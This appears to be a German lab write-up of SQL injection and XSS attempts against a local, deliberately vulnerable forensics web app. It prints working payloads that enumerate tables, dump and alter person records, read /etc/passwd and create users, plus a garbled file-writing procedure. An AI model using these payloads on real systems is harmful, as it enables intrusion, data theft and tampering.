0	1	T_Forensik_Vorgaenge_Beschuldigte
0	1	T_Geraetetypen
0	1	T_Hersteller
0	1	T_Kommissariate
0	1	T_Personen
0	1	T_Raenge
0	1	T_Schluessel
0	1	T_Schluesselauspraegungen

' AND 1 = 0 UNION SELECT 1, 2, ac.name FROM sys.all_columns AS ac INNER JOIN sys.tables AS t ON t.object_id = ac.object_id WHERE t.name = 'T_Dienststellen'; --

localhost:5164

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

' AND 1 = 0 UNION SELECT 1, 2, ac.name FROM sys.all_columns AS ac INNER JOIN sys.tables AS t ON t.object_id = ac.object_id WHERE t.name = 'T_Dienststellen'; --

Suchen

P_Grt_Typ_Nr	F_Herst_Nr	Modell
1	2	F_Ausp_Nr
1	2	Ort
1	2	P_Dst_Nr

localhost:5164

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

' AND 1 = 0 UNION SELECT 1, 2, ac.name FROM sys.all_columns AS ac INNER JOIN sys.tables AS t ON t.object_id = ac.object_id WHERE t.name = 'T_Personen'; --

Suchen

P_Grt_Typ_Nr	F_Herst_Nr	Modell
1	2	NName
1	2	P_Pers_Nr
1	2	VName

localhost:5164

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

' AND 1 = 0 UNION SELECT 1, 2, VName FROM T_Personen; --

Suchen

P_Grt_Typ_Nr	F_Herst_Nr	Modell
1	2	B...
1	2	C...
1	2	D...
1	2	E...
1	2	G...
1	2	G...
1	2	H...
1	2	L...
1	2	M...
1	2	P...
1	2	P...
1	2	P...
1	2	S...
1	2	S...

localhost:5164

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

' AND 1 = 0 UNION SELECT 1, 2, NName FROM T_Personen; --

Suchen

P_Grt_Typ_Nr	F_Herst_Nr	Modell
1	2	B...
1	2	C...
1	2	D...
1	2	E...
1	2	G...
1	2	G...
1	2	H...
1	2	L...
1	2	M...
1	2	P...
1	2	P...
1	2	P...
1	2	S...
1	2	S...

Verändern der Daten des Beschuldigten (Veränderung von Daten)

localhost:5164

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

' AND 1 = 0; UPDATE T_Personen SET VName = 'unbekannt' WHERE VName = 'John'; --

Suchen

P_Grt_Typ_Nr F_Herst_Nr Modell

Abfrage "1" × Abfrage "2" ×

▶ Ausführen Abfrage abbrechen ⏴ Abfrage speichern ⏴ Daten als "" exportieren ▾ Nur Editor anzeigen

```
1 SELECT TOP (1000) * FROM [dbo].[T_Personen]
```

Ergebnisse	Nachrichten
0	enerlock moimes
7	Carlo Gambino
8	unbekannt Gotti
9	Meyer Lansky

Abfrage erfolgreich | 0s

localhost:5164

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

' AND 1 = 0; UPDATE T_Personen SET NName = 'unbekannt' WHERE NName = 'G'; --'

Suchen

P_Grt_Typ_NrF_Herst_NrModell

Abfrage "1" × Abfrage "2" ×

▶ Ausführen Abfrage abbrechen ⏴ Abfrage speichern ⏴ Daten als "" exportieren ▾ Nur Editor anzeigen

```
1 SELECT TOP (1000) * FROM [dbo].[T_Personen]
```

Ergebnisse	Nachrichten
0	enerlock moimes
7	Carlo Gambino
8	unbekannt unbekannt
9	Meyer Lansky

Abfrage erfolgreich | 0s

Identifizieren des Betriebssystems (Ausspähen von Daten)

Unter nachfolgendem Link sind sämtliche Views zu finden, welche für das Verwalten von Betriebssysteminfos des SQL Servers verantwortlich sind: <https://docs.microsoft.com/en-us/sql/relational-databases/system-dynamic-management-views/sql-server-operating-system-related-dynamic-management-views-transact-sql?view=sql-server-ver15>

Relevante View für Informationen über das Host-Betriebssystem des SQL-Servers ist sys.dm_os_host_info: <https://docs.microsoft.com/en-us/sql/relational-databases/system-dynamic-management-views/sys-dm-os-host-info-transact-sql?view=sql-server-ver15>, <https://dataedo.com/kb/query/sql-server/how-to-find-operating-system-os-that-server-runs-on>

Applies to: SQL Server 2017 (14.x) and later

Returns one row that displays operating system version information.

Column name	Data type	Description
host_platform	nvarchar(256)	The type of operating system: Windows or Linux
host_distribution	nvarchar(256)	Description of the operating system.

Abbildung 3: Quelle: <https://docs.microsoft.com/en-us/sql/relational-databases/system-dynamic-management-views/sys-dm-os-host-info-transact-sql?view=sql-server-ver15>

Leider schlägt der Zugriff auf die View fehl, da sie erst ab Version 14.x hinzugefügt wurden. In der kostenlosen Testversion ist Version 12.x installiert.

Außerdem ist die View `sys.dm_os_windows_info` relevant, da sie zusätzliche Informationen bei Windows-Betriebssystemen enthält. Diese View ist gem. Microsoft-Docs in allen Versionen unter Windows verfügbar. Daher wird angenommen, dass es sich um ein Linux Host-System handelt, es kann aber nicht 100% geklärt werden.

Abfrage "1" × Abfrage "2" ×

Ausführen Abfrage abbrechen Abfrage speichern Daten als "" exportieren ▾

```
1 SELECT TOP (1000) * FROM sys.dm_os_host_info
```

Ergebnisse Nachrichten

Failed to execute query. Error: Invalid object name 'sys.dm_os_host_info'.

Abfrage "1" × Abfrage "2" ×

Ausführen Abfrage abbrechen Abfrage speichern Daten als "" exportieren ▾

```
1 SELECT TOP (1000) * FROM sys.dm_os_windows_info
```

Ergebnisse Nachrichten

Failed to execute query. Error: Invalid object name 'sys.dm_os_windows_info'.

Berechtigungsprobleme können ausgeschlossen werden.

Für den Zugriff auf die Views wird die View Server State-Berechtigung benötigt:

The `SELECT` permission on `sys.dm_os_host_info` is granted to the `public` role by default. If revoked, requires `VIEW SERVER STATE` permission on the server.

⊗ **Caution**

Beginning with version SQL Server 2017 (14.x) CTP 1.3, SQL Server Management Studio version 17 requires `SELECT` permission on `sys.dm_os_host_info` in order to connect to SQL Server. If `SELECT` permission is revoked from `public`, only logins with `VIEW SERVER STATE` permission can connect with the newest version of SSMS. (Other tools, such as `sqlcmd.exe` can connect without `SELECT` permission on `sys.dm_os_host_info`.)

Abbildung 4: Quelle: <https://docs.microsoft.com/en-us/sql/relational-databases/system-dynamic-management-views/sys-dm-os-host-info-transact-sql?view=sql-server-ver15>

⊗ **Achtung**

Die Standardberechtigungen, die Systemobjekten zum Zeitpunkt der Installation erteilt wurden, werden sorgfältig bezüglich möglicher Bedrohungen ausgewertet und müssen nicht im Rahmen der Härtung der SQL Server -Installation geändert werden. Alle Änderungen an den Berechtigungen für Systemobjekte können die Funktionalität einschränken oder unterbrechen und potenziell dazu führen, dass Ihre SQL Server -Installation einen nicht unterstützten Zustand aufweist.

Abbildung 5: Quelle: <https://docs.microsoft.com/de-de/sql/relational-databases/security/permissions-database-engine?view=sql-server-ver15>

Andere System-Relationen sind bereits enthalten:

Abfrage "1" × Abfrage "2" ×

Abfrage abbrechen Nur Editor anzeigen

```
1 SELECT TOP (1000) * FROM sys.dm_os_sys_info
```

Ergebnisse Nachrichten

Suchen, um Elemente zu filtern...

cpu_ticks	ms_ticks	cpu_count	hyperthread_ratio	physical_me
4436839836305201	1588305931	2	64	939523636

Abfrage erfolgreich | 0s

Nachfolgend noch einige in diesem Zusammenhang interessante Informationen über Rechte und Rollen.

Mit folgendem Statement können die aktuellen Rechte des angemeldeten Nutzers eingesehen werden.

```
1 --Run the below script on the Azure SQL database you want to view the user
2 permissions
3 SELECT distinct pr.name, pr.type_desc,
4 pr.authentication_type_desc, pe.state_desc, pe.permission_name, pe.class_desc
5 FROM sys.database_principals AS pr
6 JOIN sys.database_permissions AS pe
  ON pe.grantee_principal_id = pr.principal_id;
```

Abbildung 6: Quelle: <https://cloudexcite.com/azure-view-database-user-permissions-on-the-sql-server/>

name	type_desc	authentication_type_desc	state_desc	permission_name	class_desc
dbo	SQL_USER	INSTANCE	GRANT	CONNECT	DATABASE
public	DATABASE_ROLE	NONE	GRANT	SELECT	OBJECT_OR_COLUMN

Die Public-Rolle sollte aus sicherheitstechnischen Gründen unter keinen Umständen geändert werden:

Security recommendation about the "Public" database role in SQL Server

Even though the Public database role is granted by default SELECT permissions to certain system catalog views, you should **never, ever** add more permissions to this role. Just leave it as it is. If you make the mistake and add more permissions to the public database role then this will mean that any login that will be granted access to the database it will inherit all these permissions. So please, don't do that!

Abbildung 7: Quelle: <https://www.sqlnethub.com/blog/the-public-database-role-in-sql-server/>

Mit der dbo (Database Owner)-Rolle können alle Aktivitäten zur Konfiguration und Wartung an der Datenbank vorgenommen werden (inkl. Zugriff auf System-Views). Die Datenbank kann auch über den DROP-Befehl gelöscht werden.




Abbildung 8: Quelle: <https://docs.microsoft.com/de-de/sql/relational-databases/security/authentication-access/database-level-roles?view=sql-server-ver15>

Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern (Änderungen am Filesystem)

Leider ist das Ausführen von CMD oder Bash-Befehlen per Default deaktiviert:

<https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15>

📌 Important

`xp_cmdshell` is a very powerful feature and disabled by default. `xp_cmdshell` can be enabled and disabled by using the Policy-Based Management or by executing `sp_configure`. For more information, see [Surface Area Configuration and xp_cmdshell Server Configuration Option](#).

Abbildung 9: Quelle: <https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15>

Leider konnte mit der `Openrowset`-Funktion nicht auf das Dateisystem zugegriffen werden.

```
12 SELECT * FROM OPENROWSET(  
13     BULK '/etc/passwd',  
14     SINGLE_CLOB) AS DATA;
```

Results Messages

Failed to execute query. Error: Cannot bulk load because the file "/etc/passwd" could not be opened. Operating system error code (null).

Quellen: <https://www.geeksforgeeks.org/reading-a-text-file-with-sql-server/>,
<https://docs.microsoft.com/de-de/sql/t-sql/functions/openrowset-transact-sql?view=sql-server-ver15>

Folglich ist kein Zugriff auf das Dateisystem möglich.

Dies bestätigt auch ein letzter Versuch mit der `Bulk Insert`-Funktion:

```
15 CREATE TABLE test(line varchar(8000));  
16 BULK INSERT test FROM '/etc/passwd';  
17 SELECT line FROM test  
18  
19
```

Results Messages

Failed to execute query. Error: Cannot bulk load because the file "/etc/passwd" could not be opened. Operating system error code (null).

```
15 CREATE TABLE boof(line varchar(8000));  
16 BULK INSERT boof FROM 'c:\boot.ini';  
17 SELECT line FROM boof  
18 |  
19
```

Results Messages

Failed to execute query. Error: Cannot bulk load because the file "c:\boot.ini" could not be opened. Operating system error code (null).

Neuen Benutzer anlegen (Datenbankserver verändern)

Es wird angenommen, dass der Nutzer keinen Zugriff auf die Master-Datenbank haben wird. Daher wird ein SQL User mit einem Passwort auf der Datenbank eingerichtet (Contained Database Users).

Understanding the Types of Users

Management Studio presents 6 options when creating a database user. The following graphic shows the 6 options in the green box, and indicates what they represent.






Abbildung 10: Quelle: <https://docs.microsoft.com/en-us/sql/relational-databases/security/authentication-access/create-a-database-user?view=sql-server-ver15>

<https://docs.microsoft.com/en-us/sql/relational-databases/security/contained-database-users-making-your-database-portable?view=sql-server-ver15>



Das Statement wird fehlerfrei ausgeführt. Der Nutzer wurde tatsächlich in der Datenbank angelegt:



Einschleusen von beliebigem Code

In Kapitel Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern (Änderungen am Filesystem) wurde bereits erfolglos versucht auf das Dateisystem zuzugreifen.

Als Workaround wurde daher folgendes versucht (die Statements können einfach in das Suchfeld der Webapplikation nach „AND 1=0;“ eingefügt werden:

- 1) Anlegen einer neuen Relation, in die Inhalt der Datei und Pfad hinterlegt wird.

```
CREATE TABLE [dbo].[file_write]
(
  [ID] bigint NOT NULL IDENTITY(1,1) ,
  [PATH_FILE] nvarchar(500) NOT NULL ,
  [TEXT_FILE] nvarchar(500) NOT NULL ,
  [DATE_WRITE] datetime NOT NULL ,
  PRIMARY KEY ([ID])
)
```

- 2) Erstellen einer Prozedur, welche die in 1) erstellte Relation füllt.

```
CREATE PROCEDURE [dbo].[insertFileWrite]
(
  @PATH_FILE nvarchar(500),
  @TEXT_FILE nvarchar(500)
)
AS
BEGIN
  DECLARE @NOW datetime = CURRENT_TIMESTAMP

  INSERT INTO dbo.file_write(PATH_FILE, TEXT_FILE, DATE_WRITE)
  VALUES (@PATH_FILE , @TEXT_FILE , @NOW)
END
```

- 3) Erstellen einer Prozedur, welche den Inhalt in der in 2) gefüllten Relation in die jeweiligen Dateien schreibt.


```
CREATE PROCEDURE [dbo].[writeAllIntofile]
AS
BEGIN
  DECLARE @PATH_FILE nvarchar(500)
  DECLARE @TEXT_FILE nvarchar(500)
  DECLARE @ID bigint
  DECLARE @OLE int
  DECLARE @fileid int

  BEGIN TRANSACTION t_writeAllIntofile
  BEGIN TRY
    DECLARE c_writefile CURSOR FOR
      SELECT PATH_FILE,
             TEXT_FILE,
             ID
    FROM dbo.file_write
    ORDER BY PATH_FILE ASC,
             DATE_WRITE ASC

    OPEN c_writefile
    FETCH NEXT FROM c_writefile INTO @PATH_FILE, @TEXT_FILE, @ID
    SET @PATH_FILE_PREV = @PATH_FILE

    EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT
    EXECUTE sp_OASetProperty @OLE, 'OpenTextFile', @fileid OUT, @PATH_FILE, 8, 1
    WHILE @@FETCH_STATUS = 0
    BEGIN
      IF (@PATH_FILE <> @PATH_FILE_PREV)
      BEGIN
        EXECUTE sp_OASetProperty @fileid
        EXECUTE sp_OASetProperty @OLE
        EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT
        EXECUTE sp_OASetProperty @OLE, 'OpenTextFile', @fileid OUT, @PATH_FILE, 8, 1
      END
      EXECUTE sp_OASetProperty @fileid, 'WriteLine', NULL, @TEXT_FILE
      DELETE FROM dbo.file_write WHERE ID = @ID
      SET @PATH_FILE_PREV = @PATH_FILE
      FETCH NEXT FROM c_writefile INTO @PATH_FILE, @TEXT_FILE, @ID
    END
    CLOSE c_writefile
  END TRY
  BEGIN CATCH
    DEALLOCATE c_writefile
    EXECUTE sp_OASetProperty @fileid
    EXECUTE sp_OASetProperty @OLE
    COMMIT TRANSACTION t_writeAllIntofile
  END TRY
  BEGIN CATCH
    ROLLBACK TRANSACTION t_writeAllIntofile
  END
  IF (SELECT CURSOR_STATUS('global', 'c_writefile')) >= -1
  IF (SELECT CURSOR_STATUS('global', 'c_writefile')) > -1
  CLOSE c_writefile
  DEALLOCATE c_writefile
  RETURN 999
END
END CATCH
EXEC sp_configure 'Ole Automation Procedures';
GO
```

Leider schlug dieser Workaround und auch der im nachfolgenden Stackoverflow-Beitrag skizzierte Ansatz fehl, da anscheinend die Ausführung von Ole Automation Procedures deaktiviert ist: <https://stackoverflow.com/questions/49629017/how-to-write-string-to-a-text-file-inside-an-ms-sql-statement>



Die Ole Automation Procedures Konfiguration ist nicht zugänglich.

Quelle: <https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/ole-automation-procedures-server-configuration-option?view=sql-server-ver15>

Außerdem wurde versucht Code via Cross-Site-Scripting-Angriffe auf dem Client auszuführen. Hierfür wurde in einem 1. Schritt versucht durch eine fehlerbasierte SQL-Injection Informationen über die zugrundeliegenden Technologien zu erhalten.

localhost:5164

DbllForensikInDBs Home Privac

Forensik Vorgänge

Gespeicherte Gerätetypen

Suchen

localhost:5164

An unhandled exception occurred while processing the request.

SqlException: Incorrect syntax near 'AAAAAAND'.
Unclosed quotation mark after the character string ''.

System.Data.SqlClient.SqlConnection.OnError(SqlException exception, bool breakConnection, Action<Action> wrapCloseInAction)

Stack Query Cookies Headers Routing

SqlException: Incorrect syntax near 'AAAAAAND'. Unclosed quotation mark after the character string ''.

System.Data.SqlClient.SqlConnection.OnError(SqlException exception, bool breakConnection, Action<Action> wrapCloseInAction)
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, bool breakConnection, Action<Action> wrapCloseInAction)
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, bool callerHasConnectionLock, bool asyncClose)
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, out bool dataReady)
System.Data.SqlClient.SqlDataReader.TryConsumeMetaData()
System.Data.SqlClient.SqlDataReader.get_MetaData()
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, string resetOptionsString)
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, bool returnStream, bool async, int timeout, out Task task, bool asyncWrite, SqlDataReader ds)
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, bool returnStream, TaskCompletionSource<object> completion, int timeout, out Task task, bool asyncWrite, string method)
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, bool returnStream, string method)
System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior)
System.Data.SqlClient.SqlCommand.ExecuteDbDataReader(CommandBehavior behavior)
System.Data.Common.DbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, int startRecord, int maxRecords, string srcTable, IDbCommand command, CommandBehavior behavior)
System.Data.Common.DbDataAdapter.Fill(DataTable[] dataTables, int startRecord, int maxRecords, IDbCommand command, CommandBehavior behavior)
System.Data.Common.DbDataAdapter.Fill(DataTable dataTable)
DbllForensikInDBs.Pages.IndexModel.findAndReturnGeraettypen(string whereArgument) in **Index.cshtml.cs**
62. adapter.Fill(table);
DbllForensikInDBs.Pages.IndexModel.OnPost(string searchInputField) in **Index.cshtml.cs**
30. geraettypen = findAndReturnGeraettypen(searchInputField);
Microsoft.AspNetCore.Mvc.RazorPages.Infrastructure.ExecutorFactory+VoidHandlerMethod.Execute(object receiver, object[] arguments)
Microsoft.AspNetCore.Mvc.RazorPages.Infrastructure.PageActionInvoker.InvokeHandlerMethodAsync()
Microsoft.AspNetCore.Mvc.RazorPages.Infrastructure.PageActionInvoker.InvokeNextPageFilterAsync()
Microsoft.AspNetCore.Mvc.RazorPages.Infrastructure.PageActionInvoker.Rethrow(PageHandlerExecutedContext context)
Microsoft.AspNetCore.Mvc.RazorPages.Infrastructure.PageActionInvoker.Next(ref State next, ref Scope scope, ref object state, ref bool isCompleted)
Microsoft.AspNetCore.Mvc.RazorPages.Infrastructure.PageActionInvoker.InvokeInnerFilterAsync()
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.<InvokeNextResourceFilter>g__Awaited|25_0(ResourceInvoker invoker, Task lastTask, State next, Scope scope, object state, bool isCompleted)
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.Rethrow(ResourceExecutedContextSealed context)
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.Next(ref State next, ref Scope scope, ref object state, ref bool isCompleted)
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.InvokeFilterPipelineAsync()
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.<InvokeAsync>g__Logged|17_1(ResourceInvoker invoker)
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.<InvokeAsync>g__Logged|17_1(ResourceInvoker invoker)
Microsoft.AspNetCore.Routing.EndpointMiddleware.<Invoke>g__AwaitRequestTask|6_0(Endpoint endpoint, Task requestTask, ILogger logger)
Microsoft.AspNetCore.Authorization.AuthorizationMiddleware.Invoke(HttpContext context)
Microsoft.AspNetCore.Diagnostics.DeveloperExceptionPageMiddleware.Invoke(HttpContext context)

Show raw exception details

System.Data.SqlClient.SqlException (0x80131904): Incorrect syntax near 'AAAAAAND'.
Unclosed quotation mark after the character string ''.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose)
at System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean& dataReady)
at System.Data.SqlClient.SqlDataReader.TryConsumeMetaData()

Verwendet wurde gem. den Fehlermeldungen das Razor-Framework sowie der SqlConnection.

Ähnlich wie bei Flask aus dem Python-Umfeld werden auch von Razor automatisch alle Nutzereingaben escaped. Um die Escape-Funktion zu deaktivieren, müsste die Beispielapplikation umprogrammiert werden.

HTML Encoding using Razor

The Razor engine used in MVC automatically encodes all output sourced from variables, unless you work really hard to prevent it doing so. It uses HTML attribute encoding rules whenever you use the @ directive. As HTML attribute encoding is a superset of HTML encoding this means you don't have to concern yourself with whether you should use HTML encoding or HTML attribute encoding. You must ensure that you only use @ in an HTML context, not when attempting to insert untrusted input directly into JavaScript. Tag helpers will also encode input you use in tag parameters.

Take the following Razor view:

```
CSHTML Copy
@{
    var untrustedInput = "<\\"123\\">";
}
@untrustedInput
```

This view outputs the contents of the *untrustedInput* variable. This variable includes some characters which are used in XSS attacks, namely <, " and >. Examining the source shows the rendered output encoded as:

```
HTML Copy
&lt;&quot;123&quot;&gt;
```

Abbildung 11: Quelle: <https://docs.microsoft.com/en-us/aspnet/core/security/cross-site-scripting?view=aspnetcore-6.0>

localhost:5164

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

Modell Name

Suchen

P_Grt_Typ_Nr	F_Herst_Nr	Modell
1	1	<code><script type = "text/javascript">prompt("bitte pw", "");</script></code>

```
<table>
<thead>
<tr>
<th>P_Grt_Typ_Nr</th>
<th>F_Herst_Nr</th>
<th>Modell</th>
</tr>
</thead>
<tbody>
<tr>
<td>1</td>
<td>1</td>
<td>&lt;code&gt;&lt;script type = &quot;text/javascript&quot;&gt;prompt(&quot;bitte pw&quot;, &quot;&quot;);&lt;/script&gt;&lt;/code&gt;</td>
</tr>
</tbody>
</table>
```

Außerdem scheint die Attributlänge nicht für das zu speichernde Statement auszureichen. Das nachfolgende Statement führt zu keiner Änderung in der Datenbank.

localhost:5164 DbllForensikInDbs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

`' AND 1=0; Update T_Geraetetypen Set Modell = '<code><script type = "text/javascript">prompt("bitte pw", "");</script></code>' WHERE Modell = 'E15; --|`

Suchen

P_Grt_Typ_Nr	F_Herst_Nr	Modell
1	1	E15
2	2	Pinephone
3	3	G5
4	4	Aspire
5	5	Cruzer
6	6	Cruzer
7	6	Eigenbau
8	7	Xperia
9	1	E15
10	2	Pinephone
11	3	G5
12	4	Aspire
13	5	Cruzer
14	6	Cruzer
15	6	Eigenbau
16	7	Xperia

Weitere Beispiele

localhost:5164 DbllForensikInDbs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

`e15%' OR 1=1; --`

Suchen

P_Grt_Typ_Nr	F_Herst_Nr	Modell
1	1	E15
2	2	Pinephone
3	3	G5
4	4	Aspire
5	5	Cruzer
6	6	Cruzer
7	6	Eigenbau
8	7	Xperia
9	1	E15
10	2	Pinephone
11	3	G5
12	4	Aspire
13	5	Cruzer
14	6	Cruzer
15	6	Eigenbau
16	7	Xperia

0) In-Band-SQL-Injection (Parameterveränderung)

localhost:5164 DbllForensikInDbs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

`e15' AND 1=0 UNION SELECT 1, 2, '3'; --|`

